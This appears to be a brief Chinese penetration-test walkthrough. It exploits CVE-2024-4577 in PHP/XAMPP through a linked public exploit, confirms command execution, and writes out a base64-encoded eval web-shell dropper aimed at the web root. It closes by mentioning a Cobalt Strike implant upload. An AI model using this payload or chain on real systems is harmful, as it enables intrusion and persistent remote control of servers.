
虽说有一个MS17_010,但是试了一圈好像无法利用,还是找CVE
https://github.com/xcanwin/CVE-2024-4577-PHP-RCE

可以命令执行

根据phpinfo得知项目根目录在C:\xampp\htdocs
上传一个木马
<?php file_put_contents("C:/xampp/htdocs/1.php", base64_decode("PD9waHAgQGV2YWwoJF9QT1NUWydwYXNzJ10pOz8+")); ?>

传一个cs木马
